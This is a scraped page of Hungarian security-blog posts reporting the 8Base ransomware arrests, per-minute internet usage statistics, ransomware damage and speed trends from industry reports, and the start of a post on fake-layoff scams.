Azzal gyanúsítják őket, hogy **a 8Base ransomware bűnözői csoport 16 millió dollárnyi 6.2 milliárd HUF) kárt okozott világszerte különféle, köztük számos svájci cégnek. A hadművelet neve arra is utalhat, hogy a 8Base és a Phobos bűnözői csoport tagjai között átfedés vagy együttműködés lehetett.**


Az Europol és az Egyesült Királyság Nemzeti Bűnüldözési Ügynöksége (NCA) megerősítette részvételét a közös akcióban. A svájci kérésre történt thaiföldi letartóztatások során számos bizonyítékot is lefoglaltak, többek közt mobiltelefonokat, kriptovaluta tárcákat és laptopokat.

A svájci és az amerikai hatóságok állítólag kérték a gyanúsítottak kiadatását, de ennek részletei egyelőre nem ismeretesek. A gyanúsítottakat az USA elleni bűncselekményekkel, többek közt elektronikus csalásra irányuló összeesküvéssel vádolják. **Eközben a 8Base darknetes szivárogtató portálját pedig, amely 2023. májusa óta üzemelt, a bajor rendőrség az Europol segítségével lefoglalta és bezárta.**



Mint ismeretes, tavaly novemberben kiadták az Egyesült Államoknak a Phobos ransomware csapat vezető adminisztrátori munkatársát, a 42 éves orosz állampolgárságú Jevgenij Ptitsynt, akit Dél-Koreában tartóztattak le. **A Phobos csoport 2020. óta volt aktív részese a ransomware üzletágnak, kártékony programjaikat a darkneten árusították.**

A támadásaik során nemcsak nagyvállalatokat, hanem iskolákat, kórházakat, nonprofit szervezeteket is célba vettek, hatalmas leállásokat és jelentős károkat okozva ezzel. A letartóztatás után viszont a Phobos tevékenysége visszaesett.



Visszatérve a 8Base ügyére, emlékezetes hogy [még 2024. szeptemberében azt állították, hogy sikeres támadást hajtottak végre a VW csoport hálózatában, és jelentős mennyiségű bizalmas információt sikerült zsákmányolniuk](#). *(A csoport támadásai során a letitkosított fájlok .8base vagy .eight kiterjesztésre változtak.)*

Az incidenssel kapcsolatban **a cég akkoriban elég szűkszavúan nyilatkozott, amiből nem lehetett eldönteni, hogy egyáltalán valóban megtörtént-e a támadás** vagy csak a kríziskommunikáció jegyében igyekeztek minél kevesebbet megszólalni.

Szólj hozzá!
Címkék: thaiföld svájc phobos letartóztatás hatóság nemzetközi europol művelet őrizetbevétel ransomware zsarolóvírus 8base


Ajánlott bejegyzések:

[Endgame: vége van egy kicsit]

[A call centerek farkasai]

[Cronos - LockBit 1:0, egyes]

[Az egészségügyet még a ransomware is húzza]



[Pandúrból lett rablók] [Pandúrból lett rablók]

Kommentek:

Nincsenek hozzászólások.

keresés


Keresés

linkz

Ez történik a neten egy perc alatt

2025. február 13. 18:36 - Csizmazia Darab István [Rambo]

Nemrég jelent meg a legújabb, immár 12.0 Data Never Sleeps infogra ka, lássuk mi minden zajlik a neten mindössze 60 másodperc leforgása alatt.




A Domo nevű webanalitikai cég friss ábráján ismét elképesztő számok olvashatók. Mi fér bele egyetlen percbe?
5.9 millió Google keresés, 3.4 millió Youtube videó megtekintés, 16 ezer videót kerül feltöltésre a TikTokon, 251 millió e-mailt küldenek el az emberek, 18 millió szöveges üzenetet írnak az emberek, és 43.6 millió dollárt költenek el online vásárlásra ebben a szűk időintervallumban.

A Snapchat népszerűsége is felfutóban van, míg a Facebookon és az Instagramon lejátszott reel videók száma is elképesztő: 138 millió rövid videót játszanak le egy perc alatt világszerte.


Ez az éves jelentés mindig érdekes betekintést nyújt az online aktivitásunkba és annak fejlődésébe. Emelkedett a netezők összlétszáma is, a 2024-es adatok szerint a**z internethasználók száma rekord magas, meghaladta az 5.5 milliárd főt.**

Az infografika rávilágít az AI növekvő szerepére is, például a Google Gemini 8,574 látogatót vonz percenként. Vélhetően az AI a jövőben egyre nagyobb szeletet fog majd kihasítani ebben a statisztikai megjelenítésben is, ahogy a mindennapi életünkben is ezt teszi.



A munka világa is digitalizálódik, igaz ez a folyamat a Covid alatt kapott egy nagy felfutást, ami azóta is emelkedést produkál. **A Microsoft Teams-en 229 millió percnyi megbeszélést tartanak, a Slack-en 1 millió üzenetet küldenek el, míg 288 Zoom letöltés történik percenként.**

Senkinek nem lehet meglepetés, hogy amióta ez a statisztika létezik, az online aktivitás intenzitása folyamatosan nő. És akkor innen megyünk tovább a kiberbiztonsági számokra, de itt is látunk egy ezzel kapcsolatos mérőszámot: **egy perc alatt 4080 adatrekordot lopnak el a bűnözők kibertámadások során.**



Végül jó szokásunk szerint akkor jöjjön a biztonsággal kapcsolatos két sokat mondó mérőszám is. Az egyik az AV Atlas kimutatása, miszerint **a nyilvántartott egyedi kártékony kódok száma 2025. januárjában már meghaladta az 1.4 milliárdot.**

A másik pedig a haveibeenpwned.com weblap által jegyzett **feltört, ellopott, kiszivárgott jelszavak statisztikája, ahol pedig 14.6 milliárd számérték olvasható.**


Szólj hozzá!
Címkék: statisztika internet net never ez egy alatt történik perce minute domo infogra kasleeps

Ajánlott bejegyzések:

AI never sleeps

Legyen már vége a banki csalásoknak

Futottak még helyett jelentős mennyiség



Gyenge jelszavak, szevasztok!

Szünidő OFF, iskola ON

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok


A ransom harcosok klubja

2025. február 18. 17:44 - Csizmazia Darab István [Rambo]

Nincs megállás a 2003. óta zajló zsarolóvírus hullámban, a nyomás sajnos egyáltalán nem enyhül, sőt **a támadások egyre gyorsabb lefolyásúak lettek, míg a keletkezett károk mértéke pedig folyamatosan növekszik.**


Két összefoglaló értékelés is megjelent ebben a témában, a Cyentia Institute jelentése szerint **a ransomware támadások hatalmas gazdasági károkat okoznak.** **Az elmúlt öt évben a becsült veszteség 276 milliárd dollár**, ebből egyedül a tavalyi évben 95 milliárd volt a kár.

A zsarolóvírus incidensek átlagos vesztesége 1.4 millió dollár, a leginkább érintett szektorok pedig a beszámoló szerint a közlekedés, az egészségügy, az oktatás és gyártási terület volt, ahol a kibertámadások okozta veszteségek 80%-át a ransomware okozza.



A veszteségeket látva elmondhatjuk, hogy ransomware képes olyan mértékű gazdasági károkat okozni, mint a természeti katasztrófák. Az elemzés 14 ezer ransomware esemény kiértékelése alapján készült, és eszerint a közepes méretű vállalatok bizonyultak a legsérülékenyebbnek.

A jelentés szerint a legaktívabb ransomware csoportok a Cl0P, a LockBit és a Conti bűnözői bandák voltak. A **támadók gyakran használtak adathalász módszereket, valamint valamilyen sérülékenység-kihasználási technikákat a kezdeti behatoláshoz.**



A másik, a Huntress által közzétett **friss jelentés pedig arról számol be, hogy érzékelhetően felgyorsultak a támadások**. A Lynx, az Akira és a RansomHub csoportok a korábbi átlagos 17 órás támadási idővel szemben már gyakran 6 óra

alatt is képesek voltak végrehajtani a támadásaikat. **Az incidensek okai között a távoli hozzáférést biztosító trójai programok (RAT-ok), valamint az adathalászat is jelentős szerepet játszottak.**


Újszerű technikák itt is megjelentek a színen, így például a QR kódos támadások valamint legális szoftvernek álcázott rosszindulatú frissítések. Emellett látszólag a korábban szokásosnak mondható automatizált támadások mellett újabban ismét egyre gyakoribb lett a manuális módszer, ahol valós időben ténykednek és reagálnak a pillanatnyi helyzetekhez.

Itt szintén azt tapasztalták, hogy **a leginkább érintett iparágak az oktatás, az egészségügy, a kormányzati hivatalok, illetve a gyártási szektor voltak. A ransomware csoportok 71%-ban adatlopást is végeztek a titkosítás előtt, vagyis a doxing egyre inkább bevett gyakorlattá vált, amivel emelni lehetett az áldozatok váltságdíj fizetésre való kényszerítését.**


A védekezéshez javasolt stratégiákkal kapcsolatban tanácsaink a szokásosak: **végpontvédelem, fejlett fenyegetés-észlelő eszközök használata, hálózati szegmentáció, rendszeres frissítések, többfaktoros hitelesítés alkalmazása, legyenek rendszeres biztonsági mentéseink külső eszközökre, kell jól kidolgozott incidenskezelési terv és persze nem maradhat ki az alkalmazottak rendszeres biztonságtudatossági képzése sem.**

Szólj hozzá!
Címkék: trendek jelentés elemzés riport kár tendencia váltságdíj ransomware zsarolóvírus


Ajánlott bejegyzések:



A kriptobevételek felett az égbolt felhőtlen



Pandúrból lett rablók



Egy tusztárgyaló vallomása

Az egészségügyet még a ransomware is húzza

Riválisok

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz






Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok


about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Sajnáljuk, kirúgtuk. Vagy mégsem?


2025. február 20. 11:36 - Csizmazia Darab István [Rambo]

Tavaly év vége óta új típusú, **trükkös csalási módszer kezdett terjedni, amelyben a munkavállalók egyik legnagyobb félelmét használják ki: az elbocsátás rémét.**



